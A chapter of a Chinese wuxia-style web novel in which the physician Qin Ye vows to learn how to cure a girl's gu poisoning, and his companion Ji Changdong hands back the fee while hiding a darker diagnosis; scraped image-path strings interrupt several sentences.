    “蛊毒不是我擅长的。”秦烨摇了摇头。在场所有人心里都咯噔了一下。


    秦烨这才继续:“容我先去趟西南,回来以后就擅长了。”


    说话能不能不要大喘气阿喂!


    听秦神医话锋,竟是不辞千里也要救陈涓涓,沈熹微泪水涟涟,忙拉着陈涓涓给他行了郑重大礼:


    “此次是我们欠秦神医一个天大的人情,日后若有用得我们的地方,熹微定当义不容辞。”


    “行啦,快请起吧,这人情还轮不着你们来欠。”


    秦神医将人扶起,又拿出一瓶丹药:“我此去来回起码要月余,后面天气愈发炎热,涓涓姑娘的病症会更严重些,可先拿此药压一压。”


    几人又是千恩万谢,烦得秦神医直接送客:“长东,你先送她们下去吧,我稍作准备便启程。”


    季长东领着她们出门,一路相送到了马车边,手里竟还抱着那匣金子欲还给他们。


    这下连陈涓涓都慌了起来:“这是诊金,怎么能退呢!难道秦神医刚才是在诳我,根本治不了,所以才要退钱!”“涓涓姑娘莫急,秦伯父看疑难病症从来不收诊金。”季长东声音清润,带着安抚人心的暖意。


    见涓涓儿还有些疑虑,他又毒舌打趣:“老头子活到老学到老,按我说,他拿你学新医术还得给你交学费呢。”


    陈涓涓听乐了,这世上还是有配得感比她高的人的。


    沈熹微见两人你一句我一句,深深地看了季长东一眼:“多谢季公子了。”


    不管他抱着什么目的,这情,她沈熹微承了。


    据她所知,秦神医可从来没有什么看疑难杂症不收诊金的说法。


    不然怎么会有江湖传言称,神医谷的钱财足够使万鬼推磨呢。


    几人上了马车打道回府,季长东站在原地目送。


    “有件事刚刚不方便明说。”马车驶出一段距离,秦烨不知何时出现在了他身后。


    “从涓涓姑娘的脉象上看,蛊毒之深,应该活不到今日才对。”


    季长东没有言语,只静静看着沈府的马车渐行渐远。
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)